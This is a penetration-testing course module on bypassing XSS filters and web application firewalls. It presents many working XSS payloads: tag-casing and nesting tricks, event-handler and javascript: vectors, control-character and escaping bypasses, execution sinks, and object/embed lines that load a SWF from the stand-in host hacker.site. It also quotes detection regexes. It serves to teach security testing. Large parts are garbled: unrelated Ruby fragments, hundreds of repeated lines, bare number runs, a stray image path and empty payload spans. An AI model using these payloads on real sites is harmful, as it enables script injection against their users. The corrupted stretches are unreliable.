

Web Application Penetration Testing eXtreme

v2

XSS Filter Evasion and WAF Bypassing

Section 01 | Module 04

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 04 | XSS FILTER EVASION AND WAF BYPASSING

4.1 Introduction

4.2 Bypassing Blacklisting Filters

4.3 Bypassing Sanitization

4.4 Bypassing Browser Filters



Learning Objectives

In the first module we covered **filtering basics**, a set of controls that can be implemented at different layers to protect web applications.

In this module, we are going to study some evasion techniques to fool weakest rules and obtain working **XSS bypass vectors**.

WAPT

Introduction



4.1 Introduction

Over the years, many security researchers have developed guides and cheat sheets to help security professionals in testing Cross-Site Scripting flaws.

The most notorious was created by RSnake and is called "*XSS Filter Evasion Cheat Sheet*" and was later **donated to OWASP**. Another interesting project is **HTML5 Security Cheatsheet** by Cure53.

4.1 Introduction

In this module, we are not going to analyze the vectors one by one that are reported in the cheat sheet, but rather detect which of them are possible scenarios we may run into and see how to overcome them.

The most common scenarios you will come across are:

1. The XSS vector is blocked by the application or something else
2. The XSS vector is sanitized
3. The XSS vector is filtered or blocked by the browser

WAPT

Bypassing Blacklisting Filters



4.2 Bypassing Blacklisting Filters

Due to ease of installation, filters in blacklist mode are the most common. Their goal is to detect specific patterns and prevent malicious behaviors. It is all a matter of "**patterns**", the more accurate they are the more often they will prevent attacks.

4.2.1.1 Bypassing Weak `<script>` Tag Banning

It may happen that the filters are weak, and do not cover all the possible cases, making them bypassable.

The following examples are just few bypasses for weak rules.

```
20 def filter_candidate(candidate)
21   # Filter out candidates that are not in the experiment
22   # @param candidate: the Experiment candidate
23   # @return: an array of Observations, or nil
24   # @example: filter_candidate('control')
25   # @example: filter_candidate('candidate')
26   # @example: filter_candidate('candidate')
27   # @example: filter_candidate('candidate')
28   # @example: filter_candidate('candidate')
29   # @example: filter_candidate('candidate')
30   # @example: filter_candidate('candidate')
31   # @example: filter_candidate('candidate')
32   # @example: filter_candidate('candidate')
33   # @example: filter_candidate('candidate')
34   # @example: filter_candidate('candidate')
35   # @example: filter_candidate('candidate')
36   # @example: filter_candidate('candidate')
37   # @example: filter_candidate('candidate')
38   # @example: filter_candidate('candidate')
39   # @example: filter_candidate('candidate')
40   # @example: filter_candidate('candidate')
41   # @example: filter_candidate('candidate')
42   # @example: filter_candidate('candidate')
43   # @example: filter_candidate('candidate')
44   # @example: filter_candidate('candidate')
45   # @example: filter_candidate('candidate')
46   # @example: filter_candidate('candidate')
47   # @example: filter_candidate('candidate')
48   # @example: filter_candidate('candidate')
49   # @example: filter_candidate('candidate')
50   # @example: filter_candidate('candidate')
51   # @example: filter_candidate('candidate')
52   # @example: filter_candidate('candidate')
53   # @example: filter_candidate('candidate')
54   # @example: filter_candidate('candidate')
55   # @example: filter_candidate('candidate')
56   # @example: filter_candidate('candidate')
57   # @example: filter_candidate('candidate')
58   # @example: filter_candidate('candidate')
59   # @example: filter_candidate('candidate')
60   # @example: filter_candidate('candidate')
61   # @example: filter_candidate('candidate')
62   # @example: filter_candidate('candidate')
63   # @example: filter_candidate('candidate')
64   # @example: filter_candidate('candidate')
65   # @example: filter_candidate('candidate')
66   # @example: filter_candidate('candidate')
67   # @example: filter_candidate('candidate')
68   # @example: filter_candidate('candidate')
69   # @example: filter_candidate('candidate')
70   # @example: filter_candidate('candidate')
71   # @example: filter_candidate('candidate')
72   # @example: filter_candidate('candidate')
73   # @example: filter_candidate('candidate')
74   # @example: filter_candidate('candidate')
75   # @example: filter_candidate('candidate')
76   # @example: filter_candidate('candidate')
77   # @example: filter_candidate('candidate')
78   # @example: filter_candidate('candidate')
79   # @example: filter_candidate('candidate')
80   # @example: filter_candidate('candidate')
81   # @example: filter_candidate('candidate')
82   # @example: filter_candidate('candidate')
83   # @example: filter_candidate('candidate')
84   # @example: filter_candidate('candidate')
85   # @example: filter_candidate('candidate')
86   # @example: filter_candidate('candidate')
87   # @example: filter_candidate('candidate')
88   # @example: filter_candidate('candidate')
89   # @example: filter_candidate('candidate')
90   # @example: filter_candidate('candidate')
91   # @example: filter_candidate('candidate')
92   # @example: filter_candidate('candidate')
93   # @example: filter_candidate('candidate')
94   # @example: filter_candidate('candidate')
95   # @example: filter_candidate('candidate')
96   # @example: filter_candidate('candidate')
97   # @example: filter_candidate('candidate')
98   # @example: filter_candidate('candidate')
99   # @example: filter_candidate('candidate')
100  # @example: filter_candidate('candidate')
```

4.2.1.1 Bypassing Weak <script> Tag Banning

`<ScRiPt>alert(1);</ScRiPt>` ← Upper- & Lower-case characters

`<ScRiPt>alert(1);` ← Upper- & Lower-case characters, without closing tag

`<script/random>alert(1);</script>` ← Random string after the tag name

`<script` ← Newline after the tag name

`>alert(1);</script>`

`<scr<script>ipt>alert(1)</scr<script>ipt>` ← Nested tags

`<scr\x00ipt>alert(1)</scr\x00ipt>` ← NULL byte (IE up to v9)

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

For example, this is how ModSecurity filters the `<script>` tag:

SecRule ARGS

```
"(?i)(<script[^>]*>[\s\S]*?</script[^>]*>|<script[^>]*>[\s\S]*?</script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?</script[\s]*[\s]|<script[^>]*>[\s\S]*?</script|<script[^>]*>[\s\S]*?)" [continue]
```

4.2.1.2 ModSecurity > Script Tag Based XSS Vectors Rule

Clearly, this is not the only way we have to inject script code.

There are several alternatives in which it is possible to run our code, such as different HTML tags and related event handlers.

4.2.1.3 Beyond <script> Tag...Using HTML Attributes

```
<a href="javascript:alert(1)">show</a>
```

```
<a href="data:text/html;base64,PHNjcm1wdD5hbGVydCgxKTwvc2NyaXB0Pg==">show</a>
```

```
<form action="javascript:alert(1)"><button>send</button></form>
```

```
<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>
```

4.2.1.3 Beyond <script> Tag...Using HTML Attributes

```
<object data="javascript:alert(1)">
```

```
<object data="data:text/html,<script>alert(1)</script>">
```

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWw2N2NyaXB0Pg==">
```

```
<object data="//hacker.site/xss.swf">
```

```
<embed code="//hacker.site/xss.swf" allowscriptaccess=always>
```

Here is a tiny tool <https://github.com/evilcos/xss.swf>

4.2.1.4 Beyond <script> Tag...Using HTML Events

Events are the way that HTML DOM adds interactivity between the website and its visitors; this happens simply by executing the client-side code (e.g., JavaScript).



4.2.1.4 Beyond <script> Tag...Using HTML Events

Almost all event handlers identifier start with **on** and are followed by the name of the event. One of the most used is **onerror**:

```
<img src=x onerror=alert(1)>
```

But, there are many other **events**.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Below are some HTML 4 tags examples:

```
<body onload=alert(1)>
```

```
<input type=image src=x:x onerror=alert(1)>
```

```
<isindex onmouseover="alert(1)" >
```

```
<form oninput=alert(1)><input></form>
```

```
<textarea autofocus onfocus=alert(1)>
```

```
<input oncut=alert(1)>
```

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```


4.2.1.4 Beyond <script> Tag...Using HTML Events

From a defensive point of view, the solution is to filter all the events that start with **on*** in order to block this injection point.

This is a **very common** regex you might find used widely:
(on\w+\s*=)

4.2.1.4 Beyond <script> Tag...Using HTML Events

So, we have an "upgrade":

(?i)([\\s\\\"'` ; \\0-9\\=]+on\\w+\\s*=)

But there is still a problem. Some browsers convert the **control character** to a space, thus the `\\s` meta-character is not enough to cover all possible characters.

4.2.1.4 Beyond <script> Tag...Using HTML Events

Here are some bypasses:

Works in all browsers except Safari

<svg onload%09=alert(1)>

<svg %09onload=alert(1)>

<svg %09onload%20=alert(1)>

<svg onload%09%20%28%2C%3B=alert(1)>

<svg onload%0B=alert(1)>

IE only

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.1.4 Beyond <script> Tag...Using HTML Events

Thanks to Masato Kinugawa, we have a first list of control characters allowed between the event name attribute (e.g. **onload**) and the equal sign (=) character, or just before the event name:

IE Explorer = [0x09, 0x0B, 0x0C, 0x20, 0x3B]


Chrome = [0x09, 0x20, 0x28, 0x2C, 0x3B]

Safari = [0x2C, 0x3B]

Firefox = [0x09, 0x20, 0x28, 0x2C, 0x3B]

Opera = [0x09, 0x20, 0x2C, 0x3B]

Android = [0x09, 0x20, 0x28, 0x2C, 0x3B]



4.2.1.4 Beyond <script> Tag...Using HTML Events

Browsers, however, are in continuous evolution; therefore, some of the characters allowed may not work anymore. So, on Shazzer Fuzz DB, Gareth Heyes has created two fuzzer tests:

- **Characters allowed after attribute name**
- **Characters allowed before attribute name**

You can run it in your browser or view the results of browsers already scanned.

4.2.1.4 Beyond <script> Tag...Using HTML Events

To date, a valid regex rule should be the following:

```
(?i)([\\s\\\"'` ;\\|0-9\\=\\x00\\x09\\0A\\x0B\\x0C\\0x0D\\x3B\\x2C  
\\x28\\x3B]+on\\w+[\\s\\x00\\x09\\0A\\x0B\\x0C\\0x0D\\x3B\\x2C\\x28\\x3  
B]*?=?)
```

4.2.2 Keyword Based Filters

Other obstacles that a signature-based filter may introduce are focused on preventing the executing of scripting code by blocking the use of certain keywords, for example: **alert**, **javascript**, **eval**, etc...

Let's now look at some "**alternatives**" you may use to bypass these types of filters. Remember, some encoding and obfuscation techniques were introduced in **Module 1**, if you need just go back and check again.

```
22
23
24 @experiment_name = "The Experiment"
25 @observations = an array of Observations to be observed
26 @control = the control observation
27
28 def initialize(experiment, observations = [], control = nil)
29
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = observations - [control]
34   evaluate_candidates
35
36   freeze
37
38   @context =
39     experiment.context
40
41   @experiment_name =
42     experiment.name
43
44   @script =
45     experiment.script
46
47   @script_result =
48     nil
49
50   @script_result =
51     nil
52
53   @script_result =
54     nil
55
56   @script_result =
57     nil
58
59   @script_result =
60     nil
61
62   @script_result =
63     nil
64
65   @script_result =
66     nil
67
68   @script_result =
69     nil
70
71   @script_result =
72     nil
73
74   @script_result =
75     nil
76
77   @script_result =
78     nil
79
80   @script_result =
81     nil
82
83   @script_result =
84     nil
85
86   @script_result =
87     nil
88
89   @script_result =
90     nil
91
92   @script_result =
93     nil
94
95   @script_result =
96     nil
97
98   @script_result =
99     nil
100
101   @script_result =
102     nil
103
104   @script_result =
105     nil
106
107   @script_result =
108     nil
109
110   @script_result =
111     nil
112
113   @script_result =
114     nil
115
116   @script_result =
117     nil
118
119   @script_result =
120     nil
121
122   @script_result =
123     nil
124
125   @script_result =
126     nil
127
128   @script_result =
129     nil
130
131   @script_result =
132     nil
133
134   @script_result =
135     nil
136
137   @script_result =
138     nil
139
140   @script_result =
141     nil
142
143   @script_result =
144     nil
145
146   @script_result =
147     nil
148
149   @script_result =
150     nil
151
152   @script_result =
153     nil
154
155   @script_result =
156     nil
157
158   @script_result =
159     nil
160
161   @script_result =
162     nil
163
164   @script_result =
165     nil
166
167   @script_result =
168     nil
169
170   @script_result =
171     nil
172
173   @script_result =
174     nil
175
176   @script_result =
177     nil
178
179   @script_result =
180     nil
181
182   @script_result =
183     nil
184
185   @script_result =
186     nil
187
188   @script_result =
189     nil
190
191   @script_result =
192     nil
193
194   @script_result =
195     nil
196
197   @script_result =
198     nil
199
200   @script_result =
201     nil
202
203   @script_result =
204     nil
205
206   @script_result =
207     nil
208
209   @script_result =
210     nil
211
212   @script_result =
213     nil
214
215   @script_result =
216     nil
217
218   @script_result =
219     nil
220
221   @script_result =
222     nil
223
224   @script_result =
225     nil
226
227   @script_result =
228     nil
229
230   @script_result =
231     nil
232
233   @script_result =
234     nil
235
236   @script_result =
237     nil
238
239   @script_result =
240     nil
241
242   @script_result =
243     nil
244
245   @script_result =
246     nil
247
248   @script_result =
249     nil
250
251   @script_result =
252     nil
253
254   @script_result =
255     nil
256
257   @script_result =
258     nil
259
260   @script_result =
261     nil
262
263   @script_result =
264     nil
265
266   @script_result =
267     nil
268
269   @script_result =
270     nil
271
272   @script_result =
273     nil
274
275   @script_result =
276     nil
277
278   @script_result =
279     nil
280
281   @script_result =
282     nil
283
284   @script_result =
285     nil
286
287   @script_result =
288     nil
289
290   @script_result =
291     nil
292
293   @script_result =
294     nil
295
296   @script_result =
297     nil
298
299   @script_result =
300     nil
301
302   @script_result =
303     nil
304
305   @script_result =
306     nil
307
308   @script_result =
309     nil
310
311   @script_result =
312     nil
313
314   @script_result =
315     nil
316
317   @script_result =
318     nil
319
320   @script_result =
321     nil
322
323   @script_result =
324     nil
325
326   @script_result =
327     nil
328
329   @script_result =
330     nil
331
332   @script_result =
333     nil
334
335   @script_result =
336     nil
337
338   @script_result =
339     nil
340
341   @script_result =
342     nil
343
344   @script_result =
345     nil
346
347   @script_result =
348     nil
349
350   @script_result =
351     nil
352
353   @script_result =
354     nil
355
356   @script_result =
357     nil
358
359   @script_result =
360     nil
361
362   @script_result =
363     nil
364
365   @script_result =
366     nil
367
368   @script_result =
369     nil
370
371   @script_result =
372     nil
373
374   @script_result =
375     nil
376
377   @script_result =
378     nil
379
380   @script_result =
381     nil
382
383   @script_result =
384     nil
385
386   @script_result =
387     nil
388
389   @script_result =
390     nil
391
392   @script_result =
393     nil
394
395   @script_result =
396     nil
397
398   @script_result =
399     nil
400
401   @script_result =
402     nil
403
404   @script_result =
405     nil
406
407   @script_result =
408     nil
409
410   @script_result =
411     nil
412
413   @script_result =
414     nil
415
416   @script_result =
417     nil
418
419   @script_result =
420     nil
421
422   @script_result =
423     nil
424
425   @script_result =
426     nil
427
428   @script_result =
429     nil
430
431   @script_result =
432     nil
433
434   @script_result =
435     nil
436
437   @script_result =
438     nil
439
440   @script_result =
441     nil
442
443   @script_result =
444     nil
445
446   @script_result =
447     nil
448
449   @script_result =
450     nil
451
452   @script_result =
453     nil
454
455   @script_result =
456     nil
457
458   @script_result =
459     nil
460
461   @script_result =
462     nil
463
464   @script_result =
465     nil
466
467   @script_result =
468     nil
469
470   @script_result =
471     nil
472
473   @script_result =
474     nil
475
476   @script_result =
477     nil
478
479   @script_result =
480     nil
481
482   @script_result =
483     nil
484
485   @script_result =
486     nil
487
488   @script_result =
489     nil
490
491   @script_result =
492     nil
493
494   @script_result =
495     nil
496
497   @script_result =
498     nil
499
500   @script_result =
501     nil
502
503   @script_result =
504     nil
505
506   @script_result =
507     nil
508
509   @script_result =
510     nil
511
512   @script_result =
513     nil
514
515   @script_result =
516     nil
517
518   @script_result =
519     nil
520
521   @script_result =
522     nil
523
524   @script_result =
525     nil
526
527   @script_result =
528     nil
529
530   @script_result =
531     nil
532
533   @script_result =
534     nil
535
536   @script_result =
537     nil
538
539   @script_result =
540     nil
541
542   @script_result =
543     nil
544
545   @script_result =
546     nil
547
548   @script_result =
549     nil
550
551   @script_result =
552     nil
553
554   @script_result =
555     nil
556
557   @script_result =
558     nil
559
560   @script_result =
561     nil
562
563   @script_result =
564     nil
565
566   @script_result =
567     nil
568
569   @script_result =
570     nil
571
572   @script_result =
573     nil
574
575   @script_result =
576     nil
577
578   @script_result =
579     nil
580
581   @script_result =
582     nil
583
584   @script_result =
585     nil
586
587   @script_result =
588     nil
589
590   @script_result =
591     nil
592
593   @script_result =
594     nil
595
596   @script_result =
597     nil
598
599   @script_result =
600     nil
601
602   @script_result =
603     nil
604
605   @script_result =
606     nil
607
608   @script_result =
609     nil
610
611   @script_result =
612     nil
613
614   @script_result =
615     nil
616
617   @script_result =
618     nil
619
620   @script_result =
621     nil
622
623   @script_result =
624     nil
625
626   @script_result =
627     nil
628
629   @script_result =
630     nil
631
632   @script_result =
633     nil
634
635   @script_result =
636     nil
637
638   @script_result =
639     nil
640
641   @script_result =
642     nil
643
644   @script_result =
645     nil
646
647   @script_result =
648     nil
649
650   @script_result =
651     nil
652
653   @script_result =
654     nil
655
656   @script_result =
657     nil
658
659   @script_result =
660     nil
661
662   @script_result =
663     nil
664
665   @script_result =
666     nil
667
668   @script_result =
669     nil
670
671   @script_result =
672     nil
673
674   @script_result =
675     nil
676
677   @script_result =
678     nil
679
680   @script_result =
681     nil
682
683   @script_result =
684     nil
685
686   @script_result =
687     nil
688
689   @script_result =
690     nil
691
692   @script_result =
693     nil
694
695   @script_result =
696     nil
697
698   @script_result =
699     nil
700
701   @script_result =
702     nil
703
704   @script_result =
705     nil
706
707   @script_result =
708     nil
709
710   @script_result =
711     nil
712
713   @script_result =
714     nil
715
716   @script_result =
717     nil
718
719   @script_result =
720     nil
721
722   @script_result =
723     nil
724
725   @script_result =
726     nil
727
728   @script_result =
729     nil
730
731   @script_result =
732     nil
733
734   @script_result =
735     nil
736
737   @script_result =
738     nil
739
740   @script_result =
741     nil
742
743   @script_result =
744     nil
745
746   @script_result =
747     nil
748
749   @script_result =
750     nil
751
752   @script_result =
753     nil
754
755   @script_result =
756     nil
757
758   @script_result =
759     nil
760
761   @script_result =
762     nil
763
764   @script_result =
765     nil
766
767   @script_result =
768     nil
769
770   @script_result =
771     nil
772
773   @script_result =
774     nil
775
776   @script_result =
777     nil
778
779   @script_result =
780     nil
781
782   @script_result =
783     nil
784
785   @script_result =
786     nil
787
788   @script_result =
789     nil
790
791   @script_result =
792     nil
793
794   @script_result =
795     nil
796
797   @script_result =
798     nil
799
800   @script_result =
801     nil
802
803   @script_result =
804     nil
805
806   @script_result =
807     nil
808
809   @script_result =
810     nil
811
812   @script_result =
813     nil
814
815   @script_result =
816     nil
817
818   @script_result =
819     nil
820
821   @script_result =
822     nil
823
824   @script_result =
825     nil
826
827   @script_result =
828     nil
829
830   @script_result =
831     nil
832
833   @script_result =
834     nil
835
836   @script_result =
837     nil
838
839   @script_result =
840     nil
841
842   @script_result =
843     nil
844
845   @script_result =
846     nil
847
848   @script_result =
849     nil
850
851   @script_result =
852     nil
853
854   @script_result =
855     nil
856
857   @script_result =
858     nil
859
860   @script_result =
861     nil
862
863   @script_result =
864     nil
865
866   @script_result =
867     nil
868
869   @script_result =
870     nil
871
872   @script_result =
873     nil
874
875   @script_result =
876     nil
877
878   @script_result =
879     nil
880
881   @script_result =
882     nil
883
884   @script_result =
885     nil
886
887   @script_result =
888     nil
889
890   @script_result =
891     nil
892
893   @script_result =
894     nil
895
896   @script_result =
897     nil
898
899   @script_result =
900     nil
901
902   @script_result =
903     nil
904
905   @script_result =
906     nil
907
908   @script_result =
909     nil
909
```



4.2.2.1 Character Escaping

JavaScript allows various character escape types that provide us the ability to execute the code instead of being interpreted as literal form.

For the following examples, let's suppose we need to bypass a filter that blocks the `alert` keyword. We are ignoring, for a second, that there are other alternatives (see: `prompt`, `confirm`, etc.).

4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

Here we see Unicode escaping **without** using native functions:

```
<script>\u0061alert(1)</script>
```

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
```

4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

We can also see here, Unicode escaping **using** native functions. Note, `eval` is just one of many:

```
<script>eval("\u0061lert(1)")</script>
```

```
<script>eval("\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029")</script>
```

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

``

Blocked!!

If the filtered vector is within a string, in addition to Unicode, there are multiple escapes we may adopt:

``

Octal escape

``

``

Hexadecimal escape

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

`` **Blocked!!**

Hexadecimal Numeric Character Reference

``

`` **Decimal NCR**

``

Superfluous escapes characters

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

`` **Blocked!!**

All character escaping can stay together!

``

4.2.2.2 Constructing Strings

Knowing how to construct strings is an important skill in bypassing filters.

For example, as usual, the `alert` keyword is blocked, but most likely `"ale"+"rt"` is not detected. Let's see some examples.

4.2.2.3 Execution Sinks

To execute code, we have used the `eval` function before, as well as the events associated to some tags. Technically, functions that parse string as JavaScript code are called **execution sinks**, and JavaScript offers several alternatives.

The reason why we must analyze these function is simple: if we are able to control one of them, we can execute JavaScript code!

4.2.2.3 Execution Sinks

The following are just a few sinks; for a complete list, refer to the [DOM XSS Wiki](#):

```
setTimeout("JSCode") //all browsers
```

```
setInterval("JSCode") //all browsers
```

```
setImmediate("JSCode") //IE 10+
```

```
Function("JSCode") //all browsers
```

4.2.2.3 Execution Sinks

An interesting variation of the **Function** sink is:

`[]`.constructor.constructor(**alert(1)**)

Object



Array



Function



XSS Vector



4.2.2.4 Pseudo-protocols

javascript: is an "**unofficial URI scheme**", commonly referred as a pseudo-protocol. It is useful to invoke JavaScript code within a link.

A common pattern recognized by most filters is **javascript** keyword followed by a colon character (:)

```
<a href="javascript:alert(1)"/>
```

Blocked!!

4.2.2.4 Pseudo-protocols

